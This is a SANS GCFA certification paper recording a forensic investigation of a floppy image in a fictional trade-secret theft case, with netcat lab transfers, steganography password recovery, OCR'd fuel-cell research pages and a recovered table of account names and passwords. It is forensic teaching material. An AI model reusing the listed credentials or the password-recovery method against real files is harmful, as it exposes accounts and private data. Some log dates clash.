# GCFA Practical Assignment
# Version 1.5


**Jonathan E. Taylor**

**December 23, 2004**

## Abstract

This paper covers the Practical Assignment requirements for SANS GCFA Certification version 1.5. Part 1 is a forensic investigation of a floppy disk image for Ballard Industries revealing that an employee of it's research & development labs used a steganography tool to hide company trade secrets and carry them out of the lab on a floppy disk. Part 2 is a forensic investigation of a laptop computer for Clemmis Health. The investigation sought to discover evidence to support a theory that the user deliberately infected the network with a worm that disrupted patient care. Instead, forensics revealed that conditions in violation of company policy were in place that gave fertile ground for the spread of the worm. It revealed no evidence of wrongdoing on the part of the employee, nor any signs of a cover up.

# GCFA Certification Version 1.5 Part 1
# Jonathan E. Taylor
# Ballard Industries Investigation

# 1 Table of Contents

# 2 Investigation Background

On April 26, 2004 approximately 4:45pm Mountain Standard Time, a single floppy disk was discovered during a briefcase search of an employee leaving Ballard Industries' Research and Development lab. Mr. Robert John Leszczynski Jr., was the employee in question. Leszczynski, who serves as the lead process control engineer for the development of specialized fuel cell batteries, was told he could retrieve it from the security administrator.

Though the incident appeared to be a harmless mistake, David Keen, site security administrator, asked that I analyze the floppy disk in fine detail. A full-blown industrial espionage investigation was underway at Ballard Industries due to the apparent disclosure of proprietary information to its major competitor, Rift, Inc. With little progress in the case so far and financial losses climbing in the millions, it was critical that I leave no stone un-turned.

# 3 Examination Details

The following is a chronological case log that I kept during the investigation. As new information was discovered, it was included in this log. This provides step-by-step detail of how I discovered and recovered, and protected data from the floppy disk image in a forensically sound manner.

## 3.1 Chronological Case Log

Approx: 4/27/04 8:30am received from David Keen a chain of custody form containing the following text:

```
Tag# fl-2060404-RJL1
3.5 inch TDK floppy disk
MD5: d7641eb4da871d980adbe4d371eda2ad fl-260404-RJL1.img
fl-260404-RJL1.img.gz
```

### 3.1.1 Day 1 Detail

8/24/04 7:00pm

Downloaded a copy of the evidence image from this web URL:
http://www.giac.org/gcfa/v1_5.gz.
Saved the image file to c:\archives\gcfa\ Part1_image\v1_5.img
Detached network cable from the external network
Immediately calculated an MD5 hash to verify image integrity. Note that the hash matches that on the Chain of Custody form.

```
md5sum v1_5.img
d7641eb4da871d980adbe4d371eda2ad *v1_5.img
```

Booted a Vmware virtual machine with Helix version 1.4 Linux boot CD.
Used Netcat to copy the image to /home/floppy.img on the helix virtual machine.

Helix virtual machine:

```
nc –l –p 65530 > floppy.img
```

Windows Laptop:

```
nc 192.168.0.132 65530 > v1_5.img
```

Immediately calculated an MD5 hash to verify image integrity. Note that the hash still matches that on the chain of custody form.

```
md5sum v1_5.img
d7641eb4da871d980adbe4d371eda2ad *v1_5.img
```

7:51pm

Created a case using Autopsy.

8:06pm

Imported the floppy image, created MAC timelines. Recovered deleted files. Browsed the file system, opened with hex editor.

10:00pm

Analyzed deleted file Camshell.dll. Noticed strings within the file are associated with Visual Basic. It appears to be the remnants of an executable windows file.

10:58pm

Google search for camshell.dll returned a single hit—a web forum page where users expressed concern over possible Trojan horses included in a steganography program called "camouflage shell" someone used to covertly share MP3's .
http://www.tranceaddict.com/forums/archive/topic/79627-1.html They indicate that the tool is used to hide MP3's in JPG images.
A second search with the words camouflage and steganography returned a 2002 expose' by Guillermito on how to recover files hidden with the steg tool, "Camouflage." when you don't know the password.
http://www.guillermito2.net/stegano/camouflage/

Followed a link on Guillermito's website to the original website of Camouflage, but the link pointed to a parked search engine—appears to be outdated.

11:30pm

Searched floppy image for signs of a jpg graphic image, but found none.
Used Autopsy to export all of the files located on the floppy disk.
Noticed that Autopsy took significantly longer exporting two of the policy docs—remote access and password policy docs.
Opened each document with a hex editor. Noticed that both of the suspicious docs had large sections of binary data in them. Could be an ole embedded graphic image.
Opened the two suspicious docs with MS Word. No graphic images visible.

### 3.1.2 Day 1 Summary

Based on today's findings, the following facts are suspicious:

1. A number of internal security policy documents were found on the floppy.
2. The deleted remnants of a steganography tool were found on the floppy.
3. A deleted web page designed to serve out a flash object called ballard.swf was found on the page.

### 3.1.3 Day 2 Detail & Summary

9/3/04


Spoke to a colleague at my office who was familiar with the original Camouflage program. He said it was capable of hiding files in MS Word documents too. Will explore further on my next opportunity in the lab.

### 3.1.4 Day 3 Detail


9/6/04

Downloaded Guillermito's camouflage password finder tool and ran it against the large word documents on an isolated pc. Here are the results:

Password_Policy.doc:





Remote_Access_Policy.doc:





Ran the tool against all of the documents, here are the results:

All but one returned a garbage pattern:




The exception was Internal_Lab_Security_Policy.doc, which returned a blank password:

Internal_Lab_Security_Policy.doc




### 3.1.5 Day 3 Summary


It is very evident that Mr. L. used the steganography application Camouflage.

### 3.1.6 Day 4 Detail


9/9/04

Obtained a copy of Camouflage from an old Camouflage mirror at unfiction.com.

Opened Password_Policy.doc with Camouflage, and entered a password of Password:




Found three covertly embedded documents.
Extracted each document, noted MAC times, and generated MD5 sums.




This is a JPEG graphic image, titled Design of a PEM Fuel Cell.

PEM-fuel-cell-large.jpg - 28kb, created, Modified and accessed 4/23/2004 4:23PM
29d3c54c5f73606a9fb0de9d2d875d15 *PEM-fuel-cell-large.JPG





**Figure 3** Effect of switching fuel type on the cell with the Cu-ceria composite anode at 973 K. The power density of the cell is shown as a function of time. The fuel was switched from *n*-butane ($C_4H_{10}$) to toluene ($C_7H_8$), and back to *n*-butane.





**Figure 4** Effect of switching fuel type on the cell with the Cu-(doped ceria) composite anode at 973 K. The power density is shown as a function of time. The fuels were: *n*-butane ($C_4H_{10}$), toluene ($C_7H_8$), *n*-butane, methane ($CH_4$), ethane ($C_2H_6$), and 1-butene ($C_4H_8$).

higher temperature. Visual inspection of a cell after two days in *n*-butane at 1,073 K showed that the anode itself remained free of the tar deposits that covered the alumina walls.

Although it is possible that the power generated from *n*-butane fuels resulted from oxidation of $H_2$—formed by gas-phase reactions of *n*-butane that produce hydrocarbons with a lower C:H ratio—other evidence shows that this is not the case. First, experiments were conducted in which the cell was charged with *n*-butane and then operated in a batch mode without flow. After 30 minutes of batch operation with the cell short-circuited, GC analysis showed that all of the *n*-butane in the cell had been converted completely to $CO_2$ and water. (Negligible amounts of $CO_2$ were formed in a similar experiment with an open circuit.) Second, analysis of the $CO_2$ formed under steady-state flow conditions, shown in Fig. 2, demonstrates that the rate of $CO_2$ formation increased linearly with the current density. (It was not possible for us to quantify the amount of water formed in our system.) Figure 2 includes data for both *n*-butane at 973 K, and methane at 973 K and 1,073 K. The lines in the figure were calculated assuming complete oxidation of methane (the dashed line) and *n*-butane (the solid line) to $CO_2$ and water according to reactions (1) and (2):

$$CH_4 + 4O^{2-} \rightarrow CO_2 + 2H_2O + 8e^- \quad (1)$$

$$C_4H_{10} + 13O^{2-} \rightarrow 4CO_2 + 5H_2O + 26e^- \quad (2)$$

With methane, only trace levels of CO were observed along with $CO_2$, so that the agreement between the data points and the calculation demonstrates consistency in the measurements and no leaks in the cell. With *n*-butane, simultaneous, gas-phase, free-radical reactions to give hydrocarbons with various C:H ratios make quantification more difficult; however, the data still suggest that complete oxidation is the primary reaction. Furthermore, the batch experiments show that the secondary products formed by gas-phase reactions are ultimately oxidized as well. Taken together, these results demonstrate the direct, electrocatalytic oxidation of a higher hydrocarbon in a SOFC.

Along with our observation of stable power generation with *n*-butane for 48 hours, Fig. 3 further demonstrates the stability of the composite anodes against coke formation. Aromatic molecules, such as toluene, are expected to be precursors to the formation of graphitic coke deposits. In Fig. 3, the power density was measured at 973 K and 0.4 V while the fuel was switched from dry *n*-butane, to 0.033 bar of toluene in He for 30 minutes, and back to dry *n*-butane. The data show that the performance decreased rapidly in the presence of toluene. Upon switching back to dry *n*-butane, however, the current density returned to 0.12 W $cm^{-2}$ after one hour. Because the return was not instantaneous, it appears that carbon formation occurred during exposure to toluene, but that the anode is self-cleaning. We note that the electrochemical oxidation of soot has been reported by others[11].

The data in Fig. 4 show that further improvements in cell performance can be achieved. For these experiments, samaria-doped ceria was substituted for ceria in the anode, and the current densities were measured at a potential of 0.4 V at 973 K. The power densities for $H_2$ and *n*-butane in this particular cell were approximately 20% lower than for the first cell, which is within the range of our ability to reproduce cells. However, the power densities achieved for some other fuels were significantly higher. In particular, stable power generation was now observed for toluene. Similarly, Fig. 4 shows that methane, ethane and 1-butene could be used as fuels to produce electrical energy. The data show transients for some of the fuels, which are at least partially due to switching.

The role of samaria in enhancing the results for toluene and some of the other hydrocarbons is uncertain. While samaria is used to enhance mixed (ionic and electronic) conductivity in ceria and could increase the active, three-phase boundary in the anode, samaria is also an active catalyst[12]. Other improvements in the performance of SOFCs are possible. For example, the composite anodes could be easily attached to the cathode-supported, thin-film electrolytes that have been used by others to achieve very high power densities[3]. In addition to raising the power density, thinner electrolytes may also allow lower operating temperatures.

Additional research is clearly necessary for commercial development of fuel cells which generate electrical power directly from hydrocarbons; however, the work described here suggests that SOFCs have an intriguing future as portable, electric generators and possibly even as energy sources for transportation. The simplicity afforded by not having to reform the hydrocarbon fuels is a significant advantage of these cells. □


Received 13 September 1999; accepted 26 January 2000.


1. Steele, B. C. H. Running on natural gas. *Nature* **400**, 620–621 (1999).
2. Service, R. F. Bringing fuel cells down to earth. *Science* **285**, 682–685 (1999).
3. Perry Murray, E., Tsai, T. & Barnett, S. A. A direct-methane fuel cell with a ceria-based anode. *Nature* **400**, 649–651 (1999).
4. Putna, E. S., Stubenrauch, J., Vohs, J. M. & Gorte, R. J. Ceria-based anodes for the direct oxidation of methane in solid oxide fuel cells. *Langmuir* **11**, 4832–4837 (1995).
5. Park, S., Craciun, R., Vohs, J. M. & Gorte, R. J. Direct oxidation of hydrocarbons in a solid oxide fuel cell: I. methane oxidation. *J. Electrochem. Soc.* **146**, 3603–3605 (1999).
6. Steele, B. C. H., Kelly, I., Middleton, P. H. & Rudkin, R. Oxidation of methane in solid-state electrochemical reactors. *Solid State Ionics* **28**, 1547–1552 (1988).
7. Lloyd, A. C. The power plant in your basement. *Sci. Am.* **281**(1), 80–86 (1999).




This is a JPEG graphic image. The edge lines suggest this may be a scanned image of a paper document.

Hydrocarbon%20fuel%20cell%20page2.jpg - 203kb, created, modified, and accessed 4/23/2004 4:21:21pm
2ca01e19ca383d1193222c4a3f8bcd4e *Hydrocarbon%20fuel%20cell%20page2.JPG



This is a Graphic Interchange File, or GIF, titled Electric Circuit.

pem_fuelcell.gif – 30kb  Created 4/23/2004 4:19:19PM, Modified 4/23/2004 4:15:15PM
Accessed 4/23/2004
1eeefd53a9d70b272a51af45690cc691 *pem_fuelcell.GIF


### 3.1.7 Day 4 Summary


These are clearly confidential documents that have been deliberately hidden using a steganography tool.

### 3.1.8 Day 5 Detail

9/10/04 3:50pm
Using Guillermito's password cracking tool, tool, checked each recovered file for further embedded files, all returned garbage.


3:51pm
Opened Remote_Access_Policy.doc with Camouflage, and entered a password of Remote:




Found one covertly embedded document:
CAT.mdb – 30KB, Created 4/23/2004 3:22:22PM  Modified 4/23/2004 5:54:54PM Accessed 4/23/2004
c3a869ff6b71c7be3eb06b6635c864b1 *CAT.mdb

Based on binary content showing the string "Standard Jet DB" at the beginning of the file, this appears to be a Microsoft Access database file.
Opened with Microsoft Access.





| First | Last | Phone | Company | Address | Address1 | City | State | Zipcode | Account | Password |
|---|---|---|---|---|---|---|---|---|---|---|
| Bob | Esposito | 703-233-2048 | Cook Labs | 245 Main St | | Alexandria | VA | 20231 | espomain | y4NSHMNf |
| Jerry | Jackson | 410-677-7223 | Double J's | 11561 W. 27 St. | | Baltimore | MD | 20278 | jack27st | JLbW3Pq5 |
| David | Lee | 866-554-0922 | Tech Vision | 300 Lone Grove Lane | | Wichita | KS | 30189 | leetechv | O1A26a3k |
| Marie | Horton | 800-234-king | King Labs, Inc. | 700 King Labs Ave | Suite 900 | Biloxi | MS | 39533 | hortking | Yk7Sr4pA |
| Lenny | Jones | 877-Get-done | Quick Printing | 99 E. Grand View Dr | | Omaha | NE | 56098 | joneeast | 868y48RH |
| Jeff | Hayes | 404-893-5521 | Big Sky First | 90 Old Saw Mill Rd | | Billings | MT | 59332 | hayeolds | 3R30bb7i |
| Roger | Forrester | 210-586-2312 | TCFL | 188 Greenville Rd | | Austin | TX | 77239 | forrgree | si4OW8UV |
| Edward | Cash | 212-562-0997 | E & C Inc. | 76 S. King St | Suite 300 | Santa Barbara | CA | 80124 | cashking | Of8uQ1fC |
| Steve | Bei | 616-833-0129 | Island Labs | 65 Kiwi Way | | Honolulu | HA | 93991 | beikiwiw | JDH20u26 |
| Jodie | Kelly | | Data Movers | 7256 Beerwah Ave. | Suite 110 | Wetherby | U.K. | LS22 6RG | kellbeer | tmu0ENOk |
| Patrick | Roy | | The Magic Lam | 4150 Regents Park | Row #170 | Calgary | CAN | R4316DF | roythema | rJag6Q0O |

| Clients | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| First | Last | Phone | Company | Address | Address1 | City | State | Zipcode | Account | Password |
| Bob | Esposito | 703-233-2048 | Cook Labs | 245 Main St | | Alexandria | VA | 20231 | espomain | y4NSHMNf |

| Clients | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| First | Last | Phone | Company | Address | Address1 | City | State | Zipcode | Account | Password |
| Jerry | Jackson | 410-677-7223 | Double J's | 11561 W. 27 St. | | Baltimore | MD | 20278 | jack27st | JLbW3Pq5 |
| David | Lee | 866-554-0922 | Tech Vision | 300 Lone Grove Lane | | Wichita | KS | 30189 | leetechv | O1A26a3k |
| Marie | Horton | 800-234-king | King Labs, Inc. | 700 King Labs Ave | Suite 900 | Biloxi | MS | 39533 | hortking | Yk7Sr4pA |
| Lenny | Jones | 877-Get-done | Quick Printing | 99 E. Grand View Dr | | Omaha | NE | 56098 | joneeast | 868y48RH |
| Jeff | Hayes | 404-893-5521 | Big Sky First | 90 Old Saw Mill Rd | | Billings | MT | 59332 | hayeolds | 3R30bb7i |
| Roger | Forrester | 210-586-2312 | TCFL | 188 Greenville Rd | | Austin | TX | 77239 | forrgree | si4OW8UV |
| Edward | Cash | 212-562-0997 | E & C Inc. | 76 S. King St | Suite 300 | Santa Barbara | CA | 80124 | cashking | Of8uQ1fC |
| Steve | Bei | 616-833-0129 | Island Labs | 65 Kiwi Way | | Honolulu | HA | 93991 | beikiwiw | JDH20u26 |
| Jodie | Kelly | | Data Movers | 7256 Beerwah Ave. | Suite 110 | Wetherby | U.K. | LS22 6RG | kellbeer | tmu0ENOk |
| Patrick | Roy | | The Magic Lamp | 4150 Regents Park | Row #170 | Calgary | CAN | R4316DF | roythema | rJag6Q0O |

Content includes a list of people, their demographics, as well as account names and passwords.

4:05pm
Opened Internal_Lab_Security_Policy.doc with Camouflage, using a null password.




Found one covertly embedded file:
Opportunity.txt 1K Created 4/23/2004 5:19:19PM, Modified 4/23/2004 8:03:03PM
3ebd8382a19c88c1d276645035e97ce9 *Opportunity.txt

Opened Opportunity.txt with Hex editor. Appears to be nothing more than a single ASCII text message. Contents:

```
I am willing to provide you with more information for a
price.   I have included a sample of our Client Authorized
Table database.  I have also provided you with our latest
schematics not yet available.  They are available as we
discussed - "First Name".
My price is 5 million.

Robert J. Leszczynski
```

---

### 3.1.9 Recommendations

Based on what has been discovered, I would recommend that a local systems administrator perform a forensic investigation of Mr. Leszcynsky's computer. Look to see if Camouflage has been installed.

# 4 Image Details

The image provided was that of a FAT formatted 1.44mb floppy disk.. As shown in the chronological log of events, the calculated MD5 Sum is identical to what is recorded in the evidence tag, meaning that it has not changed since the tag was recorded.

## *4.1 Files Recovered*

Following are the files found on this disk image, including extracted files that were hidden in others using steganography tools, and previously deleted files that were recovered. MD5 hashes that were made when the files were extracted are provided for verification purposes.

CamShell.dll (Deleted)
Index.html (Deleted)

```
MD5 Hashes
99c5dec518b142bd945e8d7d2fad2004      Information_Sensitivity_Policy.doc (INFORM~1.DOC)
e0c43ef38884662f5f27d93098e1c607      Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
b9387272b11aea86b60a487fbdc1b336      Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
ac34c6177ebdcaf4adc41f0e181be1bc      Password_Policy.doc (PASSWO~1.DOC)
5b38d1ac1f94285db2d2246d28fd07e8      Remote_Access_Policy.doc (REMOTE~1.DOC)
f785ba1d99888e68f45dabeddb0b4541      Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
c3a869ff6b71c7be3eb06b6635c864b1      CAT.mdb
2ca01e19ca383d1193222c4a3f8bcd4e      Hydrocarbon%20fuel%20cell%20page2.JPG
3ebd8382a19c88c1d276645035e97ce9      Opportunity.txt
29d3c54c5f73606a9fb0de9d2d875d15      PEM-fuel-cell-large.JPG
1eeefd53a9d70b272a51af45690cc691      pem_fuelcell.GIF
```

## *4.2 Timeline Analysis*

A timeline analysis of all data on the disk was created using Autopsy. To fully complete the timeline, I have manually added in their appropriate locations, the recovered steganized files. Following page shows the complete timeline in detail. The page format was changed to landscape to facilitate easy reading.

Highlighting was added as well—recovered steganograpic data is in blue, recovered deleted files are in red.

```
Sat Feb 03 2001 19:44:16    36864 m.. –  rwxrwxrwx 0        0        5       <v1_5.img-_AMSHELL.DLL-dead-5>
                            36864 m.. -/-rwxrwxrwx 0        0        5       a:\/CamShell.dll (_AMSHELL.DLL) (deleted)
Thu Apr 22 2004 16:31:06    32256 m.. -/-rwxrwxrwx 0        0        13      a:\/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
                            33423 m.. -/-rwxrwxrwx 0        0        17      a:\/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Fri Apr 22 2004 21:57:57   184320 ..created------- -        -        -       CAT.mdb
Fri Apr 23 2004 10:53:56      727 m.. -  rwxrwxrwx 0        0        28      <v1_5.img-_ndex.htm-dead-28>
                              727 m.. -/-rwxrwxrwx 0        0        28      a:\/_ndex.htm (deleted)
Fri Apr 23 2004 11:54:32   215895 m.. -/-rwxrwxrwx 0        0        23      a:\/Remote_Access_Policy.doc (REMOTE~1.DOC)
Fri Apr 23 2004 11:55:26   307935 m.. -/-rwxrwxrwx 0        0        20      a:\/Password_Policy.doc (PASSWO~1.DOC)
Fri Apr 23 2004 14:10:50    22528 m.. -/-rwxrwxrwx 0        0        27      a:\/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Fri Apr 23 2004 14:11:10    42496 m.. -/-rwxrwxrwx 0        0        9       a:\/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Fri Apr 23 2004 16:15:15    30270 m.. -/---------- -        -        -       pem_fuelcell.gif
Fri Apr 23 2004 16:19:19    30270 ..created------- -        -        -       pem_fuelcell.gif
Fri Apr 23 2004 16:21:21   208127 mac -/---------- -        -        -       Hydrocarbon%20fuel%20cell%20page2.jpg
Fri Apr 23 2004 16:23:23    88220 mac -/---------- -        -        -       PEM-fuel-cell-large.jpg
Fri Apr 23 2004 17:19:19      312 ..created------- -        -        -       Opportunity.txt
Fri Apr 23 2004 17:21:21   184320 m.. -/---------- -        -        -       CAT.mdb
Fri Apr 23 2004 20:03:03      312 m.. -/---------- -        -        -       Opportunity.txt
Sun Apr 25 2004 00:00:00        0 .a. -/-rwxrwxrwx 0        0        3       a:\/RJL        (Volume Label Entry)
Sun Apr 25 2004 10:53:40        0 m.c -/-rwxrwxrwx 0        0        3       a:\/RJL        (Volume Label Entry)
